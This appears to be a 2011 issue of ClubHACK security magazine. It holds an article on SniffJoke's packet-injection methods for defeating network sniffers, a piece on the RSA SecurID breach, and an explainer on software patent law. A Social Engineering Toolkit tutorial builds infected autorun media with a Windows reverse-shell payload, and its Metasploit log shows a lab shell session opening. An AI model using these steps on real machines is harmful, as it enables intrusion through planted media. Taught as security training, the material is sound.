1) Every session will be simil-tracerouted and cached (sniffjokectl ttlmap show them)

2) Every packets will have TTL modify also without aiming to make the packet expire

3) Every packets will be added some IP/TCP options that don't ruin the packet integrity

4) If a debug level of 5 or more is specify, print verbose logging to every packets passing through sniffjoke.

sniffjoke –location home –foreground –debug 6 –start –force

"force" options kill previously instanced sniffjoke, "start" make sniffjoke immediately active, without sniffjokectl requirement, "debug 6" enable the most verbose logging supported, and "foreground" show these log in standard output instead of a logfile. I use this combination when I'm debugging.

Sniffjoke internal architecture

being a modular framework is useful for easy development and usage of technology able to disrupt passive protocol reassembly at every layer. the release 0.4 only bring attack at IP and TCP/UDP layer, in the next release we plan an escalation, like HTTP, MAIL, chat, and specific layer 5+ protocol injections.

exploiting the swiftness of the network supports, the differences of every ISP configuration and (not yet implemented) of the Operating System TCP/IP stack differences, sniffjoke put the sniffers under the difficult option of: drop every packets that have something weird, in order to follow the growing bandwidth and the demanding hardware requests, or to improve analysis, expeding CPU and time, and implicitly increase the costs per megabit. this will demotivate massive sniffing from evil entities. This is almost the target goal.

Scramble and Plugins

From a Sniffjoke point of view a Scramble is the fundamental way to permit packet injection to disturb the sniffer flow reconstruction while not disturbing the communication, while Plugins (sometimes referred as Hacks) are particular packets conformed as real one that using the scramble will reach the sniffer only. Without going into details, for which we suggest to read [2], SniffJoke actually implements quite all literature attacks and actually implements three Scrambles:

The TTL packet expire has been already told, and, for the hackers who want to read the code, TTLfocus.cc, Packet.cc and TCPTrack.cc explain a lot better than an article :)


Bad IP/TCP header options

sending bad IP/TCP options inside an hack packet permits the destination to drop it; the sniffer instead not implementing a real tcp/ip stack won't filter it; Actually we have also tried to go beyond this searching tcp/ip options that will result good also to a complete sniffer exploiting some end to end states variables unknown to the sniffer. this is one of SniffJoke specific implementation, arised during test, and bad discussed by literature.

What you see below is an image with the usage of TCP MD5 header options. You know ? is pretty rare, but modern kernel support the signature of a TCP packet with an hash algorithm. Has been inserted for the dynamic routing authentication (in BGP, a protocol used by huge provider) but in fact no one deny us to use it in an IRC or HTTP session!

Follow the usage of IP_TIMESTAMP, a duplicated TIMESTAMP that is caused a problem in some kernel an is barely trapped as a problem by the sniffers. What's happen in these cases ? that the sniffer is desynchronized and our session became opaque to the interception tool. IP_RA stay for router advertising, the SACK for

selective acknowledge. Both useful options, but in determinate and restricted context. No one deny their use and abuse, so, why not?



Using and abusing of the IP/TCP options imply some consideration…

1) This exploit attack the slow possibility of the hardware sniffer to be update regardless the last supported IP options or the last abuse popped out from the hacker community

2) Need hopefully to be tested for each destination (like a traceroute) because every ISP handle these options differently

3) The options that don't cause damage will be put in the good and innocent packets containing our real data, this will cause, in some cases, that the sniffer don't even capture them because of the options presence. In short, we are forcing the sniffer to support the most detailed and weird IP/TCP options combination, but doing this downgrade their performances.

Invalid checksum

This is one of the primordial literature idea, that arise by the fact that a gigabit realtime sniffer would probably avoid to verify ip/tcp checksum. SniffJoke, as for others tricks we mentioned, always keep a sneaky approach while trying to adopt generic techniques only.


For example for the checksum the more sneaky option is the tcp one, while the ip one will be probably checked by a lot of sniffers.

The scramble causes the desyncronization, but what kind of damage is bring to the session?

This is implemented in the plugins! The code of the plugins stays in sniffjoke-0.4.X/src/plugins, and is simple C++ classess that implements a virtual one.

There are various plugin implementing different attack, but two of them is the most characteristic.

The fake closure of a session:-




In this example, the remote service has been ACKed thr 100th bytes received, our plugin (fake_close_fin) anticipate our real packet with a FIN. The flag FIN, in the TCP, mean the willing of a side to close the connection.

In this analysis we don't care about the scramble used: we suppose that the sniffer take a packet and the same packet is discarded by the remote host.

The FIN has the correct sequence number of (last segment) + 1, for this example is 101, if the sniffer check them, will consider the session closed from the client-session.

But fake_close_fin has a second usage inside the code:-




Because we don't know if the sniffer wait the correctly sequence (of 101) or expect to see the FIN packet being ACKed before commit them into his routines, when a packets of 100 byte with a sequence of 200 will be sent, this plugin inject a FIN packet with the same sequence number. The remote server have to ACK 200, to confirm data read. If the sniffer was expecting an ACK of 200, see them, and commit the FIN, closing the session.

Both way are possible, when I approached to develop a plugin usually avoid to read the code of the sniffers, because a lot of them are closed source. If an attack is applicable by theory, and by logic I feel that some check will be done, I try to anticipate them injecting the fake packets able to defeat that algorithm.

For closing a session, the flag FIN and the flag RST have different meaning but more or less effects. (trivia: injecting a packet with FIN+RST, not permitted by rfc, some sniffers consider the session closed and the remote service drop it because not permitted!)

The injection of a fake data:-



The previously image works with a concept more or less like the last FIN injection.

We know that some sniffer commit a data only when they see the answers ACK, confirming that the packets was undoubtedly accepted by the server.


But when a sniffer see two packets with the same sequence number, could simple presume that one has been retransmitted. Independently from the reason of the duplication, his algorithm will be:

1) I've the packet with seq 600
2) I've another packet with seq 600, override the previously

Or:

1) I've the packet with seq 600
2) I've another packet with seq 600, drop this.

This cause, the saved packets will be the LAST receive in the first case, or the FIRST received in the second case. Fake_data, put two packets, large the same amount of the original one, before and after the covering packet. This will cause the sniffer to record an entirely fake data, this is how a wireshark will feel when an HTTP POST is treated in this way:



Every data send from the web client appears as “6”. Only for the sniffer!

Plugins are pretty simple, if you are skilled in TCP/IP and want to code some plugins, join the community! Mail to us, sniffjoke is growing.

Conclusion

Sniffjoke is powerful, but will result instable. For the most, because of the “malformed” packet, the packet using the IP/TCP options injection. If you detect some problem in navigation, you will try to edit plugins-enabled.conf of your location and remove every “MALFORMED” inclusions.

Sniffjoke has not a great impact also because lack of the intensive testing required for make a tool a famous one. For make those tests are required hackers with the skill of traffic analysis, mastering sniffjoke usage and with the patience of download a sniffer and check what happen inside it while following a sniffjoke session.

If you would try in such research, publish your results online and signal to me, I will be very glad to link your research in the “sniffers autopsy” table: http://www.delirandom.net/sniffjoke/sniffers-autopsy.

Claudio Agosti

Claudio Agosti, know as “vecna”, 31, is a free man, with skill in networking, kernel, hacking and security. His goal anyway stay in the “human right in digital environment”

RSA Security

One of the biggest names in the security industry goes down

I am sure everyone would have heard of the hacking of RSA, which is the security division of EMC. They have been in the news for a very long time now, for all the wrong reasons. So the question is - what went wrong?

Background:

In April the company admitted, that their SecurID (two-factor authentication product) was hacked. The biggest issue is that RSA has still not completely owned up and admitted to "what" was stolen from their server. Even in their open letter to the customers they are trying to be very evasive. Plus, let us be practical, it would not be in their best interest from a business perspective, to admit their products are no longer useful and people should stop using them.

What do the security gurus recommend?

Hence, in such a scenario, where the "trust" between the security product and the users is completely broken, we should assume the worst-case scenario; which being that the attackers stole the RSA's algorithm plus the secret seed-code which is hard-coded on all the tokens, and hence have rendered the RSA tokens completely useless. Such is the recommendation of security evangelists across the globe, including Bruce Schneier.

To make matters worse:

The concerns are only elevated by the fact, that an organization like Lockheed Martin (which works for the US Military and the Department of Defence), got hacked because of the breach at RSA. Although very late, but RSA did take full ownership and admitted that the hack at Lockheed happened only because the hackers were able to bypass their Two Factor Authentication (2FA), when they stole the seed-codes from the RSA servers.

Short term & tactical measures:

Till the time all the organizations, which use RSA tokens, can come out with a long term solution, we should consider that RSA's 2FA, has essentially been broken and hence has become totally unreliable. All, we now have is a single factor authentication (meaning the user's ID+Password).

Hence, we must ensure this single level of control is well protected and there are adequate measures to ensure that it cannot be compromised. Some of such controls could be:

- Better logging/audit policy
- Disable accounts after 3 incorrect login attempts
- Enforce stronger password policies
- Ensure users do not disclose their passwords, and are always wary of social engineering and phishing attempts

Long Terms Solution:

- RSA has offered to replace the tokens for their customers: This could be done if RSA can commit that these new tokens were also not part of the booty which the hackers "looted"
- Replace the RSA tokens and purchase from a different vendor: This could also be a good approach, as long as the new vendor is reliable and selected after some due-diligence
- Discontinue the use of hardware tokens: Organizations could explore the option of not using any hardware based tokens. They may consider soft tokens (software based), or even the use of sending One Time Passwords (OTP) over SMS or emails

Kunal Sehgal
kunseh@gmail.com

Kunal got into the IT Security industry after completing the Cyberspace Security Course from Georgian College, Canada and has been associated with financial companies since. This has not only given him experience at a place where security is really crucial, but has also provided him with some valuable expertise in this field.

He has over 5 years of experience and a number of certifications to his name, including Backtrack's OSCP, CompTIA's Security+, Cisco Router Security, ISO 27001 LA, etc.

Patent Law and Computer technology

Patent

Inventions are protected by Patents. It is a legal monopoly granted to the owner of new invention, for a limited period of time. It can be granted for product as well as process.

Illustration

Revati develops a new medicine to prevent AIDS. She has made an invention.

Patent is usually granted for the period of 20 years. This period starts from the date of filing of an application. This protection expires after 20 years and Patent enters in the Public domain and is available for commercial exploitation.

Regulatory Framework

The Indian Patents Act, 1970 and the Patent Rules, 2003 are the primary legislations on Patents.

It regulates the grant, the operative period, revocation, and infringement of Patents.

To keep with the requirements of TRIPS Agreement (Trade Related Aspects of Intellectual Property Rights) the Patents Act, 1970 was amended in 2005 and Patent Rules, 2003 were amended in 2006.

Conditions of Patentability

- **Novelty** – a product or process to be patented should be new. It should not be already published or in use or part of the existing knowledge.

- **Non-obviousness** – invention should not be obvious to the person skilled in the art to which invention relates.
- **Useful and capable of industrial application**

Rights of patentee

- To exploit the Patent
- To license the Patent to another
- To assign Patent to another
- Surrender the Patent
- Sue for the infringement

The basic reason why inventors/ companies go for patent protection is for the **exclusive right** that they hold over their invention for a specific period. But besides this obvious reason, there are other reasons why an inventor/ assignee would want to patent his invention.

Before we discuss the other reasons, let us first look at what rights do the term "**exclusive right**" of the inventor encompasses. Exclusive rights means the inventor wields monopoly rights over his invention, such that he can stop others from using his invention without his permission. This, interpreted in another sense, would mean he can gain royalties from persons who use his invention. Royalties is one reason why many inventors/ companies want to patent.

Besides this privilege of exclusivity, many companies use the patent system as a weapon of defense also, i.e. they patent to stay ahead of others besides being able to stop others from overtaking their progress.

Patents on Computer Programs

The Indian Patents Act, 1970 (Patents Act) does not protect any Computer program. It only falls within the ambit of literary works and is accordingly protected under the Copyright law.

Section 3 of the Patents Act lists out the inventions which can't be protected as Patents.

Sec. 3(k), Patents Act reads as below:-

"a mathematical or business method or a computer program per se or algorithms"

It clearly says that Computer programs and software cannot be protected in India under Patents Act.

To avoid application of Section 3 (k) of the Indian Patents act, in the claims few hardware components must be shown to form the essential part of the invention and some form of interdependence should be shown between the software and hardware components. Further the functions that require algorithm functions e.g. sensors etc. should be avoided, they can remain a part of

the claim but how these sensors perform their function should not be claimed.

Recently the Indian Patent Office has published a Draft Manual Of Patent Practice And Procedure - Patent Office, India (2008) relating to the Patent Practice to be followed by the Indian Patent office and as per that manual an invention consisting of hardware along with software or computer program in order to perform the function of the hardware may be considered patentable. e.g., embedded systems.

International scenario

In the USA computer programs are patentable inventions since early 1970s. In Gottschalk v. Benson (1972), the United States Supreme Court held that a patent for a process should not be allowed if it would "wholly pre-empt the mathematical formula and in practical effect would be a patent on the algorithm itself", adding that "it is said that the decision precludes a patent for any program servicing a computer.

Within European Union member states, the EPO and other national patent offices have issued many patents for inventions involving software. Article 52 of the European Patent Convention says that any invention which makes a non-obvious "technical contribution" or solves a "technical problem" in a non-obvious way is patentable even if that technical problem is solved by running a computer program.

Sagar Rahurkar
sr@asianlaws.org

Sagar Rahurkar, a Law graduate, is Head(Maharashtra) at Asian School of Cyber Laws. Sagar specializes in Cyber Law, Intellectual Property Law and Corporate Law. Sagar also teaches law at numerous educational institutes and has also trained officials from various law enforcement agencies.

SOCIAL ENGINEERING TOOLKIT

Hi readers, we have yet another interesting toolkit this month – The Social Engineering Toolkit. Specifically designed to perform advanced attacks against the human element, SET leverages the concepts of exploiting the system using the social engineering and human influential ideas. SET also combines the attacks of Metasploit Framework to enhance the over chances of success.

SET in Matriux

Set can be found in the Matriux Arsenal as shown
in Fig 1

SET has two modes of usage: 1. Console and 2. Graphical web Interface. Unlike metasploit

SET GUI mode is advantageous over the console since it has many features and easy to leverage the attacks. (Refer Fig 2)

Fig 1

Fig 2: SET GUI

SET is very easy to use, it just needs selection of few options and navigating along the attack settings; however user also has a choice to go with the default settings if he is unsure of the attack options.

Basic Tutorial:

We start with using SET console mode, as I usually prefer the console mode; however I suggest you also try using the GUI mode which is pretty good over the console mode.

Start SET from the terminal (Refer Fig 3)

Fig 3

Let us use the infectious media generator for our attack today by setting the option 3 (Refer Fig4)




Fig 4




Fig 6

This option will generate an infectious media file along with an auto run script which when shared with the target machine through mounted devices like USB/DVD can compromise the target machine.

The next steps guide us through setting the payload and listening port and IP address which would the local IP address and the port. (of your Matriux machine). (Refer Fig 5)

Now choose the encoding and file generation options, choose the encoding that suites your attack and also the file settings of the media. (Ref. Fig6)




Fig 5

```
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 192.168.56.103
LHOST => 192.168.56.103
resource (src/program_junk/meta_config)> set LPORT 44445
LPORT => 44445
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.56.103:44445
[*] Starting the payload handler...
```

Fig 7

In the next step we start the listener. (Ref. Fig 7)

Mean while browse to the directory of SET /autorun (/pt/exploits/SET/autorun in Matriux) and upload the files to a USB or burn it to a CD/DVD and share it with the target machine. (Refer Fig 8)




Fig 8

Now we wait for the target machine to do its job. As soon as the target mounts the device and has the autorun feature enabled the infected media payload is executed and responds to the payload listener on our Matriux. (Ref. Fig 9)

This is a basic tutorial, the attack however also requires your personal Social

```
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.56.103:44445
[*] Starting the payload handler...
msf  exploit(handler) > [*] Command shell session 1 opened (192.168.56.103:44445
 -> 192.168.56.102:1232) at Thu Aug 04 09:17:07 +0530 2011
sessions -l

Active sessions
===============

  Id  Type           Information  Connection
  --  ----           -----------  ----------
  1   shell windows               192.168.56.103:44445 -> 192.168.56.102:1232

msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\exploitedme\Desktop\autorun>
```

Fig 9

Engineering skills to make an effective attack with SET.

More tutorials can be found on the official website at: http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_(SET)

Note: **Matriux Krypton** is scheduled to release on August 15th 2011. Be ready to grab the ~#r00t

Features:

- Self compiled Kernel 2.6.39 with extensive support
- The very first security distribution based directly on Debian
- Lighter and better desktop environment with Gnome
- 300+ Security tools, with forensics equally considered.
- More sophisticated yet simpler as ever.
- Security applications from Matriux team.
- Matriux Disk Installer - Very own installer, making it easier to install. (MID)

We have so much to show, but **for the fruit to ripe, you ought to wait!**

Happy Hacking ☺

Team Matriux
http://www.matriux.com/

Twitter : @matriuxtig3r

ClubHACK

When it comes to Security, you cant afford to fall.

Issue 19 | Aug 2011 Design: @pankit_thakkar www.clubhack.com